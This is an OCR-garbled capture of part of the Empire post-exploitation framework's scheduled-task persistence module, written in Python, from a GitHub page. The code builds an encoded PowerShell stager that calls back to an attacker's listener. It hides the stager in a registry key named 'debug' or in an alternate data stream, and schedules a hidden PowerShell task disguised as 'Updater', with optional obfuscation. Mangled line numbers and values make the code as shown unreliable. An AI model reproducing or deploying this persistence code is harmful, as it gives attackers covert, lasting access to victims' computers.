
Empire/lib/modules/powershell/persistence/userland/schtasks.py at 08cbd274bef78243d7a8ed6443b8364acd1fc48b EmpireProject/Empire · GitHub - 31/10/2024 18:10



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```
25
                    'MinLanguageVersion' : '2',
26
27
                    'Comments': [
28
                        'https://github.com/mattifestation/PowerSploit/blob/master/Persistence/Persistence.
29
                    ]
                }
30
31
                # any options needed by the module, settable during runtime
32
                self.options = {
33
                    # format:
34
35
                    # value_name : {description, required, default_value}
36
                    'Agent' : {
37
                        'Description'
                                              'Agent to run module on.',
                                        :
38
                        'Required'
                                             True,
39
                        'Value'
                    },
40
                    'Listener' : {
41
42
                        'Description'
                                              'Listener to use.',
                                         :
43
                        'Required'
                                             False,
                                              1.1
                         'Value'
44
45
                    },
                    'DailyTime' : {
46
                        'Description'
47
                                             'Daily time to trigger the script (HH:mm).',
                        'Required'
48
                                         :
                                             False,
                        'Value'
                                             '09:00'
49
50
                    },
                    'IdleTime' : {
51
                        'Description'
                                              'User idle time (in minutes) to trigger script.',
52
                        'Required'
53
                                             False,
                                              1.1
                        'Value'
54
55
                    },
                    'TaskName' : {
56
57
                        'Description'
                                              'Name to use for the schtask.',
58
                         'Required'
                                             True,
                        'Value'
                                              'Updater'
59
60
                    },
                    'RegPath' : {
61
62
                        'Description'
                                             'Registry location to store the script code. Last element is th
                         'Required'
63
                                             False,
                                         :
                         'Value'
                                              'HKCU:\Software\Microsoft\Windows\CurrentVersion\debug'
64
65
                    },
                    'ADSPath' : {
66
67
                        'Description'
                                             'Alternate-data-stream location to store the script code.',
                        'Required'
68
                                         :
                                             False,
                        'Value'
                                              1.1
69
70
                    },
```

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```
71
                     'ExtFile' : {
 72
                         'Description'
                                              'Use an external file for the payload instead of a stager.',
 73
                         'Required'
                                              False,
74
                         'Value'
 75
                     },
 76
                     'Cleanup' : {
 77
                         'Description'
                                               'Switch. Cleanup the trigger and any script from specified loca
 78
                         'Required'
                                          :
                                              False,
                                               \mathbf{r}_{-1}
 79
                         'Value'
 80
                     },
                     'UserAgent' : {
 81
                          'Description'
                                               'User-agent string to use for the staging request (default, nor
 82
                         'Required'
 83
                                              False,
                          'Value'
                                               'default'
 84
 85
                     },
                     'Proxy' : {
 86
                         'Description'
                                               'Proxy to use for request (default, none, or other).',
 87
 88
                         'Required'
                                              False,
                          'Value'
                                               'default'
 89
90
                     },
 91
                     'ProxyCreds' : {
 92
                         'Description'
                                               'Proxy credentials ([domain\]username:password) to use for requ
                                          :
                         'Required'
 93
                                              False,
                          'Value'
                                               'default'
 94
 95
                     }
                 }
 96
97
                 # save off a copy of the mainMenu object to access external functionality
 98
                     like listeners/agent handlers/etc.
99
100
                 self.mainMenu = mainMenu
101
102
                 for param in params:
                     # parameter format is [Name, Value]
103
                     option, value = param
104
                     if option in self.options:
105
106
                         self.options[option]['Value'] = value
107
108
            def generate(self, obfuscate=False, obfuscationCommand=""):
109 🗸
110
111
                 listenerName = self.options['Listener']['Value']
112
113
                 # trigger options
114
                 dailyTime = self.options['DailyTime']['Value']
                 idleTime = self.options['IdleTime']['Value']
115
                 taskName = self.options['TaskName']['Value']
116
```

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https://github.com/EmpireProject/Empire/blob/08cbd274bef78243d7a8ed6443b8364acd1fc48b/lib/modules/powershell/persist

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```
165
                        f = open(extFile, 'r')
                        fileData = f.read()
166
                        f.close()
167
168
169
                         # unicode-base64 encode the script for -enc launching
                         encScript = helpers.enc_powershell(fileData)
170
171
                         statusMsg += "using external file " + extFile
172
                    else:
173
                         print helpers.color("[!] File does not exist: " + extFile)
174
                         return ""
175
176
177
                else:
178
                    # if an external file isn't specified, use a listener
179
                    if not self.mainMenu.listeners.is_listener_valid(listenerName):
180
                         # not a valid listener, return nothing for the script
                         print helpers.color("[!] Invalid listener: " + listenerName)
181
                         return ""
182
183
184
                    else:
185
                         # generate the PowerShell one-liner with all of the proper options set
                         launcher = self.mainMenu.stagers.generate_launcher(listenerName, language='powershe
186
187
                         encScript = launcher.split(" ")[-1]
188
189
                         statusMsg += "using listener" + listenerName
190
191
                if adsPath != '':
192
193
                    # store the script in the specified alternate data stream location
194
                    if ".txt" not in adsPath:
                             print helpers.color("[!] For ADS, use the form C:\\users\\john\\AppData:blah.tx
195
196
                             return ""
197
198
                    script = "Invoke-Command -ScriptBlock {cmd /C \"echo "+encScript+" > "+adsPath+"\"};"
199
200
                    locationString = "$(cmd /c \''\''more < "+adsPath+"\''\'')"</pre>
201
202
                else:
203
                    # otherwise store the script into the specified registry location
204
                    path = "\\".join(regPath.split("\\")[0:-1])
205
                    name = regPath.split("\\")[-1]
206
207
                     statusMsg += " stored in " + regPath
```

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```
208
209
                    script = "$RegPath = '"+regPath+"';"
                    script += "$parts = $RegPath.split('\\');"
210
                    script += "$path = $RegPath.split(\"\\")[0..($parts.count -2)] -join '\\';"
211
                    script += "$name = $parts[-1];"
212
213
                    script += "$null=Set-ItemProperty -Force -Path $path -Name $name -Value "+encScript+";"
214
                    # note where the script is stored
215
                    locationString = "(gp "+path+" "+name+")."+name
216
217
                # built the command that will be triggered by the schtask
218
                triggerCmd = "'C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -NonI -W hidd
219
220
221
                # sanity check to make sure we haven't exceeded the cmd.exe command length max
222
                if len(triggerCmd) > 259:
                    print helpers.color("[!] Warning: trigger command exceeds the maximum of 259 characters
223
                    return ""
224
225
                if idleTime != '':
226
                    script += "schtasks /Create /F /SC ONIDLE /I "+idleTime+" /TN "+taskName+" /TR "+trigge
227
228
                    statusMsg += " with "+taskName+" idle trigger on " + idleTime + "."
229
                else:
230
231
                    # otherwise assume we're doing a daily trigger
                    script += "schtasks /Create /F /SC DAILY /ST "+dailyTime+" /TN "+taskName+" /TR "+trigg
232
                    statusMsg += " with "+taskName+" daily trigger at " + dailyTime + "."
233
234
                script += "'Schtasks persistence established "+statusMsg+"'"
235
                if obfuscate:
236
                    script = helpers.obfuscate(self.mainMenu.installPath, psScript=script, obfuscationComma
237
                return script
238
```